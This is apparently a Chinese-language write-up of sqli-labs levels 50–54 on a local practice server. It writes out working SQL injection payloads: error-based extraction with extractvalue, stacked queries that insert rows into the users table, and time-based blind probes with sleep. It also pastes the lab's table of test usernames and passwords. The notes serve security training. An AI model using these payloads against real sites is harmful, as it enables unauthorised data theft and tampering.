环境终于能用了

/Less-50/?sort=1

工具性 实验室 区块链 其它

Welcome Dhakkan

ID	USERNAME	PASSWORD
1	Dumb	Dumb
2	Angelina	I-kill-you
3	Dummy	p@ssword
4	secure	crappy
5	stupid	stupidity
6	superman	genious
7	batman	mob!le
8	admin	admin
9	admin1	admin1
10	admin2	admin2
11	admin3	admin3
12	dhakkan	dumbo
13	admin4	admin4
14	admin5	admin5
38	less38	hello
39	roo	man
40	roo	man
41	roo	man
42	roo	man
43	roo	man
44	roo	man

可以使用Less46中使用的报错注入，同时这一关用的是mysqli_multi_query()函数，因此可以使用堆叠注入

http://127.0.0.1:8888/sqlilabs/Less-50/?sort=1%20and%20extractvalue(1,concat(0x7e,(database()),0x7e));%20%20insert%20into%20users(username,password)%20values(%27stack%27,%27stack%27);

但是堆叠注入的内容不会被执行，因为在extractvalue() 的时候，已经引发报错了，导致接下来的堆叠注入不得以执行。

http://127.0.0.1:8888/sqlilabs/Less-50/?


sort=1;%20insert%20into%20users(id,username,password)%20values%20(%2750%27,%27roo%27,%27man%27)#

可以先用报错注入得到数据库结构后在用堆叠注入进行改变

Less54 变为字符型 ?sort=1' and extractvalue(1,concat(0x7e,(database()),0x7e));

Less52 变为盲注，可以用布尔注入和延时注入？


sort=rand(length(database()=8));insert%20into%20users%20(id,username,password)%20values(%2752%27,%27roo%27,%27man%27)%23



Less53 字符型盲注，只能用延时注入 ?sort=1 and sleep(if((length(database())=8),0,1));

insert%20into%20users%20(id,username,password)%20values(%2753%27,%27roo%27,%27man%27)%23

//这里的sleep是条件语句正确则延时0否则延时1s


127.0.0.1:8888/sqlilabs/Less-52/?sort=1%20and%20sleep(if((length(database())=8),0,1));%20insert%20into%20users%20(id,username,password)%20values(%2753%27,%27roo%27,%27man%27)%23
论文服务
CTF
工具性
实验室
区块链
其它
Welcome
Dhakkan
ID
USERNAME
PASSWORD
6 superman genious
14 admin5 admin5
50 roo man
1 Dumb Dumb
9 admin1 admin1
40 roo man
4 secure crappy
12 dhakkan dumbo
43 roo man
7 batman mob!le
38 less38 hello
52 roo man
2 Angelina I-kill-you
10 admin2 admin2
41 roo man
5 stupid stupidity
13 admin4 admin4
44 roo man
8 admin admin
39 roo man
3 Dummy p@ssword
11 admin3 admin3
42 roo man
romanov — mysql -u root -p — 80×58
23 rows in set (0.00 sec)
mysql> select * from users;
24 rows in set (0.00 sec)
mysql>